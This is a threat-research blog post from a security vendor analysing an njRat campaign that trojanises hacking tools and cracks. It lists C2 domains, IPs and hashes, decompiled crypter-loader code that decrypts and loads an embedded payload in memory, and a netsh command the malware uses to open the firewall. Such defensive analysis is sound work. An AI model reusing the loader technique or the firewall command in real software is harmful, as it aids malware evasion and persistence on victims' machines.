Who's Hacking the Hackers: No Honor Among Thieves

cybereason.com/blog/whos-hacking-the-hackers-no-honor-among-thieves

Research by: Amit Serper

Introduction

Cybereason Nocturnus is investigating a campaign where attackers are trojanizing multiple hacking tools with njRat, a well known RAT. The campaign ultimately gives attackers total access to the target machine. The threat actors behind this campaign are posting malware embedded inside various hacking tools and cracks for those tools on several websites. Once the files are downloaded and opened, the attackers are able to completely take over the victim's machine. In this write-up we present our analysis of the TTPs of the attackers and the indicators of compromise. In the investigation of this campaign, we have found hundreds of trojanized files and a lot of information about the threat actors infrastructure.

Learn more about what trends we expect to see this year in our 2020 security predictions report.

Key Points


- **Widespread Campaign:** We have found a widespread hacking campaign that uses the njRat trojan to hijack the victim's machine, giving the threat actors complete access that can be used for anything from conducting DDoS attacks to stealing sensitive data.
- **Baiting Hackers:** The malware is spreading by turning various hacking tools and other installers into trojans. The threat actors are posting the maliciously modified files on various forums and websites to bait other hackers.
- **Using Vulnerable WordPress Websites:** The threat actors are hacking vulnerable WordPress installations to host their malicious njRat payloads.
- **A "Malware Factory":** It seems as if the threat actors behind this campaign are building new iterations of their hacking tools on a daily basis.

table of contents

Malware analysis

While reviewing some detection data last week, we stumbled on a new detection of njRat in one of the environments we are monitoring. njRat is popular in the Middle East and gives its operators the ability to hijack the victim's machine for keylogging, taking screenshots, file manipulation and exfiltration, webcam and microphone recording.

While njRat is a fairly prevalent threat and popular RAT, this particular infection caught our eye.



Details for 1 Process

windows-[redacted]
Owner machine

windows-[redacted]\[redacted]
User

explorer.exe
Parent process

explorer.exe 1 1
Process name
View Attack Tree

No custom reputation set

Platform reputation
Malware (1)

Process timeline

Malops (1)


Type	Root cause	Affected machines	Detected activity	Last activity
	Known malware explorer.exe Cybereason Threat Intelligence identified a malicious executable	windows[redacted]	Infection	6 months ago

Initial detection of the njRat in the Cybereason Defense Platform.

The process appears to be masquerading as a legitimate Windows application *(explorer.exe*). However, when checking its hash on VirusTotal, the sample seems to be very new, just a few hours old at the time. In the affected environment, it looks as if the njRat is contacting two IP addresses: one of them was unknown to us at the time (capeturk.com - more on that later) and the other, (anandpen.com) a compromised website of an Indian office supplies manufacturer.

Hostname	**IP**
capeturk.com	104.206.239.81
www.anandpen.com	209.99.16.94

IP addresses and hostnames contacted by the malware.



About Us

Anand International is a leading Indian Manufacturer – Exporter of Metal & Plastic range of Writing Instruments.

Established in 1980. Anand International grew from strength to strength making its mark in International Market. Today the company enjoys an enviable reputation of reliability and high quality – standards among its buyers in USA, Europe, Middle East & Far East countries.

The company has won several awards in the past for Top Most Exporter from Plastic & Linoleum Export Promotion Council & Government of India.

It has been accredited with STAR EXPORT HOUSE Status by the Government Of India.


anandpen.com is a hacked WordPress website that serves malware from one of its internal WordPress directories. This is a common practice by attackers who are exploiting vulnerable WordPress installations. In this case, one of the payloads was served through the */wp-includes/images/media/1/explorer.zip* path on the *anandpen.com* domain.

After running a few YARA queries and searching for all of the samples on VT associated with the two aforementioned IP addresses, we found **dozens** of different samples of the same njRat hosted on the same server. Each sample had a different creation time, but they were all hosted on the same server and actively targeting victims.

As mentioned before, all of the observed samples (including the detection on one of the environments we are monitoring) had the name of a legitimate Windows process, like *svchost.exe* or *explorer.exe,* yet all of them were executed from subdirectories inside %AppData%. Clearly, some mischief was taking place, but the root cause for these executions was unknown since the files were dropped in the environment prior to the deployment of our product.

Finding the Root Cause

When investigating the Malop, it’s clear the malicious *explorer.exe* process is communicating with the hostname 7777.elitfilmizle[.]com.



- DNS


21 resolved dns queries from domain to ip

7777.elitfilmizle.com > 192.112.36.4

7777.elitfilmizle.com > 192...

7777.elitfilmizle.com > 199...


The information fields in the **unsigned** PE file have an interesting peculiarity to them:



explorer.exe Image file	Windows Executable Extension type
c479e46bc6ae10f1cb7e06218aaf56027205cc... SHA1 Signature	d5f53d26615772ff3ca84d88604f2ddf MD5 signature
Intel Corporation Company name	Intel(R) Common Users Interface Product name

Highlighted are the company name and product name of the file, as seen in the Cybereason Defense Platform.

Further inspection of the file version information reveals more mismatches:




File Version Information

Copyright	© Microsoft Corporation. All rights reserved.
Product	Intel(R) Common Users Interface
Description	Windows Explorer
Original Name	explorer.exe
Internal Name	explorer.exe
File Version	6.1.7600.16385
Comments	Windows Explorer

Additional information about file hash d5f53d26615772ff3ca84d88604f2ddf.

For comparison, here’s the product information field for a legitimate **signed** *explorer.exe* from a Windows 10 Pro build 1903:




File Version Information

Copyright	© Microsoft Corporation. All rights reserved.
Product	Microsoft® Windows® Operating System
Description	Windows Explorer
Original Name	EXPLORER.EXE
Internal Name	explorer
File Version	10.0.18362.449 (WinBuild.160101.0800)
Date signed	2:09 PM 10/20/2019

Legitimate explorer.exe hash: 4E196CEA0C9C46A7D656C67E52E8C7C7.

While the file name is *explorer.exe*, the company name is “Intel Corporation” and the product name is “Intel(R) Common Users Interface”, which certainly doesn’t make much sense.

Some more hints (notice the date) are in the PDB path for said file:




Debug Artifacts

Path	C:\Users\pc\Downloads\Gen code PolyRSM RC4 Poly AES Gzip Builder 21-09-2018\PolyRSM RC4 Poly AES Gzip 26-07-2018\PolyRSM +RC4+ Poly AES +Gzip Builder 07-01-2015\obj\x86\Release\explorer.pdb
GUID	b54554ba-03ee-4550-b6e9-f0a8c64d1467

There are a few interesting details in this PDB path:


1. “*03-02-2020*” - this date implies there are multiple different variants of the same project (past/future versions.Upon further investigation, I found many of these variants.
2. “*TripleDES-Rijn-GZIPP*” - this refers to methods the loader of the malware uses to masquerade it’s true purpose (more on that later)

When examining *explorer.exe,* it’s clear that it is actually a .NET PE executable:




```
amit@DumpsterFire explorer % file ../684a9483e1def771d297e49aa7ecfc2fba02e3a5.bin
../684a9483e1def771d297e49aa7ecfc2fba02e3a5.bin: PE32+ executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
```

Upon closer inspection, this file was originally written in Visual Basic, which is typical for njRat loaders:



```
Microsoft.VisualBasic
MyApplication
explorer.My
MyComputer
MyProject
MyForms
MyWebServices
ThreadSafeObjectProvider`1
Module1
explorer
Resources
explorer.My.Resources
MySettings
MySettingsProperty
Microsoft.VisualBasic.ApplicationServices
ConsoleApplicationBase
.ctor
Microsoft.VisualBasic.Devices
Computer
System
```

Some of the crypter functionality is available once the executable is decompiled (note that the decomplication is to C# for legibility):



```
namespace explorer
{
    // Token: 0x02000008 RID: 8
    [StandardModule]
    internal sealed class Module1
    {
        // Token: 0x06000019 RID: 25 RVA: 0x00002384 File Offset: 0x00000584
        [STAThread]
        public static void main()
        {
            byte[] explorer_enc = Resources.explorer_enc;
            byte[] array = Module1.TripleDESDecrypt(Module1.RijnDecrypt((byte[])Module1.GZIPP(ref explorer_enc), "abc123456"), "abc123456");
            object objectValue = RuntimeHelpers.GetObjectValue(Versioned.CallByName(AppDomain.CurrentDomain, "Load", CallType.Method, new object[]
            {
                array
            }));
            object objectValue2 = RuntimeHelpers.GetObjectValue(Versioned.CallByName(RuntimeHelpers.GetObjectValue(objectValue), "EntryPoint", CallType.Get, new object[0]));
            RuntimeHelpers.GetObjectValue(Versioned.CallByName(RuntimeHelpers.GetObjectValue(objectValue2), "Invoke", CallType.Method, new object[]
            {
                new object[0],
                new object[0]
            }));
```

The three red arrows in the screenshot are directly related to the string I mentioned before, which appeared in the PDB ("*TripleDES-Rijn-GZIPP*"). The arrows point to the method of encryption and compression (one can say obfuscation) of the file: TripleDES followed by AES (Rijndael) and then GZIP compression. The blue arrows point to the key used for both the TripleDES and AES encryption, which is "*abc123456*".

Once the loader unpacks the payload, it deletes the original loader file and continues to run its course. The malware will create a new directory, *%USER%\AppData\Roaming\Intel Corporation\Intel(R) Common User Interface\8.1.1.7800\* and use it as a staging directory. The njRat loader continues to drop files into that staging directory, eventually dropping the main njRat payload with a random name. The malware changes the random file name to *explorer.exe,* copies it to %AppData%\roaming, and executes it from there. After it executes, the fake *explorer.exe* (the njRat payload) runs a **netsh command** to communicate to the outside world. It alters the Windows Firewall with the following command:

```
netsh firewall add allowedprogram 'C:\Users\user\AppData\Roaming\explorer.exe'
'explorer.exe'
```

njRat contacts several servers to receive commands and files from its operators:

- Capeturk.com - a repository for a newer version of njRat used in this campaign
- Blog.capeturk.com - the C2 for njRat
- Anandpen.com - the repository for various njRat versions and other tools used by the attackers


Note: anandpen.com was hacked by the attackers. It is a WordPress-powered website of a pen manufacturing company from India. We have reached out to the company and informed them about the incident, but we have yet to receive a response.

Threat Intel

Now that we understand how this njRat campaign operates and which servers it’s connecting to, there is one question that remains: how do people get infected?

After examining the environment, it’s clear there were many hacking and penetration tools deployed in various paths on the target machine. By examining the hashes on the network, we could see that all of the hacking tools had various cracks deployed alongside them. Both the tools and the cracks were all infected with this njRat campaign.


By correlating the identified servers with the hashes found on VT using VTGraph, we can see there are plenty of samples related to this campaign:



VTGraph correlating between samples and servers.

At this point, we know there is a campaign targeting hackers by trojanizing various hacking tools. The one question that remains is, “where are all of these trojanized tools coming from?”

